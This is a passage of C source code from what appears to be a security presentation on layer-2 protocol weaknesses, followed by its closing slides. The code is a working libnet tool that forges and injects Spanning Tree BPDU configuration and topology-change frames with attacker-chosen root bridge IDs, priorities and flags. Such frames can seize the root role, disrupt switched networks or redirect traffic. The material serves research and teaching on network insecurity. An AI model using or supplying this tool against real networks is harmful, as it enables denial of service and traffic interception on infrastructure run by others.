    u_int8_t *dst = libnet_hex_aton("01:80:C2:00:00:00", &len),
             *src = NULL, *id_temp;
    u_int8_t rootid[8], bridgeid[8];
    u_int8_t bridgeflag = 0, rootflag = 0;
    u_int16_t prio = STP_BRIDGE_PRIO;
    u_int16_t messageage = STP_MESSAGE_AGE, maxage = STP_MAX_AGE,
              hellotime = STP_HELLO_TIME, forwarddelay = STP_FORWARD_DELAY;
    u_int32_t pathcost = STP_PORT_COST;
    u_int8_t portid[2] = { STP_PORT_PRIO, STP_PORT_NUM };
    char *device = NULL;
    char errbuf[LIBNET_ERRBUF_SIZE];

    memset(rootid, 0, 8);
    memset(bridgeid, 0, 8);
    memcpy(rootid, &prio, 2);
    memcpy(bridgeid, &prio, 2);

    printf("STP prune...\n");

    device = NULL;
    type = CONF;

    while ((c = getopt(argc, argv, "a:b:B:c:d:f:hi:l:m:o:P:p:r:R:s:t:")) != EOF)
    {
        switch (c)
        {
            case 't':
                if (strcasecmp(optarg,"c") == 0)
                   type = CONF;
                if (strcasecmp(optarg, "t") == 0)
```



```
        break;
    case 'd':
        free(dst);
        dst = libnet_hex_aton(optarg, &len);
        break;
    case 'i':
        device = optarg;
        break;
    case 's':
        src = libnet_hex_aton(optarg, &len);
        break;
    case 'c':
        pathcost = strtoul(optarg, NULL, 0);
        break;
    case 'a':
        messageage = strtoul(optarg, NULL, 0);
        break;
    case 'l':
        hellotime = strtoul(optarg, NULL, 0);
        break;
    case 'm':
        maxage = strtoul(optarg, NULL, 0);
        break;
    case 'o':
        forwarddelay = strtoul(optarg, NULL, 0);
        break;
    case 'f':
        if(strcasecmp(optarg, "a") == 0)
        {
            flag |= 0x80;
        }
        else
        {
            if (strcasecmp(optarg, "c") == 0)
            {
                flag |= 0x1;
            }
        }
        break;
    case 'p':
        portid[1] = (u_int8_t)strtoul(optarg, NULL, 0);
        break;
    case 'P':
        portid[0] = (u_int8_t)strtoul(optarg, NULL, 0);
        break;
    case 'b':
        id_temp = libnet_hex_aton(optarg, &len);
        memcpy(bridgeid + 2, id_temp, 6);
        free(id_temp);
        bridgeflag = 1;
        break;
    case 'B':
        prio = (u_int16_t)strtoul(optarg, NULL, 0);
```


```
            memcpy(bridgeid, &prio, 2);
            break;
        case 'r':
            id_temp = libnet_hex_aton(optarg, &len);
            memcpy(rootid + 2, id_temp, 6);
            free(id_temp);
            rootflag = 1;
            break;
        case 'R':
            prio = (u_int16_t)strtoul(optarg, NULL, 0);
            memcpy(rootid, &prio, 2);
            break;
        default:
            usage(argv[0]);
            exit(EXIT_FAILURE);
    }
}

l = libnet_init(LIBNET_LINK, device, errbuf);
if (l == NULL)
{
    fprintf(stderr, "libnet_init() failed: %s", errbuf);
    exit(EXIT_FAILURE);
}

if (src == NULL)
{
    src = (u_int8_t *)libnet_get_hwaddr(l);
}

if (rootflag != 1)
{
    memcpy(rootid + 2, src, 6);
}

if (bridgeflag != 1)
{
    memcpy(bridgeid + 2, src, 6);
}

printf("%x",src[2]);
```

```
if (type == CONF)
{
    t = libnet_build_stp_conf(
        0x0000,                                    /* protocol id */
        0x00,                                      /* protocol version */
        0x00,                                      /* BPDU type */
        flag,                                      /* BPDU flags */
        rootid,                                    /* root id */
        pathcost,                                  /* root path cost */
        bridgeid,                                  /* bridge id */
        *((unsigned short*)portid),                /* port id */
        messageage * STP_TIMER_MULTIPLIER,         /* message age */
        maxage * STP_TIMER_MULTIPLIER,             /* max age */
        hellotime * STP_TIMER_MULTIPLIER,          /* hello time */
        forwarddelay * STP_TIMER_MULTIPLIER,       /* forward delay */
        NULL,                                      /* payload */
        0,                                         /* payload size */
        l,                                         /* libnet context */
        0);                                        /* libnet ptag */

    if (t == -1)
    {
        fprintf(stderr, "Can't build STP conf header: %s\n",
                libnet_geterror(l));
        goto bad;
    }
}
else
{
    memset(rootid, 0, 8);
    memset(bridgeid, 0, 8);
    memset(portid, 0, 2);

    t = libnet_build_stp_conf(
        0x0000,                                    /* protocol id */
        0x00,                                      /* protocol version */
        0x80,                                      /* BPDU type */
        0x00,                                      /* BPDU flags */
        rootid,                                    /* root id */
        0x00000000,                                /* root path cost */
        bridgeid,                                  /* bridge id */
        *((unsigned short*)portid),                /* port id */
        0x00,                                      /* message age */
        0x0000,                                    /* max age */
        0x0000,                                    /* hello time */
        0x0000,                                    /* forward delay */
        NULL,                                      /* payload */
        0,                                         /* payload size */
        l,                                         /* libnet handle */
        0);                                        /* libnet id */
    if (t == -1)
    {
        fprintf(stderr, "Can't build STP tcn header: %s\n",
                libnet_geterror(l));
        goto bad;
    }
}

t = libnet_build_802_2(
    LIBNET_SAP_STP,                               /* DSAP */
    LIBNET_SAP_STP,                               /* SSAP */
    0x03,                                         /* control */
    NULL,                                         /* payload */
    0,                                            /* payload size */
    l,                                            /* libnet handle */
    0);                                           /* libnet id */
if (t == -1)
{
    fprintf(stderr, "Can't build ethernet header: %s\n",
            libnet_geterror(l));
    goto bad;
}

t = libnet_build_802_3(
    dst,                                          /* ethernet destination */
    src,                                          /* ethernet source */
    LIBNET_802_2_H + ((type == CONF) ? LIBNET_STP_CONF_H :
    LIBNET_STP_TCN_H),                            /* frame size */
    NULL,                                         /* payload */
    0,                                            /* payload size */
    l,                                            /* libnet handle */
    0);                                           /* libnet id */
if (t == -1)
{
    fprintf(stderr, "Can't build ethernet header: %s\n",
            libnet_geterror(l));
    goto bad;
}

c = libnet_write(l);
if (c == -1)
{
    fprintf(stderr, "Write error: %s\n", libnet_geterror(l));
    goto bad;
}
else
{
    fprintf(stderr, "Wrote %d byte STP packet.\n", c);
}
```

```
    free(dst);
    free(src);
    libnet_destroy(l);
    return (EXIT_SUCCESS);
bad:
    free(dst);
    free(src);
    libnet_destroy(l);
    return (EXIT_FAILURE);
}

int
usage(char *name)
{
    fprintf(stderr, "usage %s -t c|t [-a messageage] [-b bridgeid] [-B bridgeprio]\n\t[-c pathcost] [-d
destmac] [-f a|c] [-i device] [-l hellotime]\n\t[-m maxage] [-o fwddelay] [-p portnum] [-P portprio]\n\t[-r
rootid] [-R rootprio] [-s srcmac]\n",
                name);
    fprintf(stderr, " -t c|t \t: specify the type of STP packet, (c)onfig or (t)cn\n");
    fprintf(stderr, "[-a messageage]\t: specify the message age\n");
    fprintf(stderr, "[-b bridgeid]\t: specify the bridge id\n");
    fprintf(stderr, "[-B bridgeprio]\t: specify the bridge priority\n");
    fprintf(stderr, "[-c pathcost]\t: specify the path cost\n");
    fprintf(stderr, "[-d destmac]\t: specify the destination MAC\n");
    fprintf(stderr, "[-f a|c]\t: add (a)ck or topo (c)hange flag (NOTE: multiple -f allowed)\n");
    fprintf(stderr, "[-i device]\t: specify device to send out\n");
    fprintf(stderr, "[-l hellotime]\t: specify the hello interval (seconds)\n");
    fprintf(stderr, "[-m maxage]\t: specify the max age (seconds)\n");
    fprintf(stderr, "[-o fwddelay]\t: specify the forward delay (seconds)\n");
    fprintf(stderr, "[-p portnum]\t: specify the port number\n");
    fprintf(stderr, "[-P portprio]\t: specify the port priority\n");
    fprintf(stderr, "[-r rootid]\t: specify the root bridge id\n");
    fprintf(stderr, "[-R rootprio]\t: specify the root bridge priority\n");
    fprintf(stderr, "[-s srcmac]\t: specify the source mac\n");
    return 0;
}

/* EOF */
```

Conclusion

- Bottom line: many layer 2 protocols are insecure
- We've only discussed a handful; others exist!



Thank You

- We're done.
- Questions? Comments?
- mike@infonexus.com
- jrauch@cadre.org
- http://www.packetfactory.net/MXFP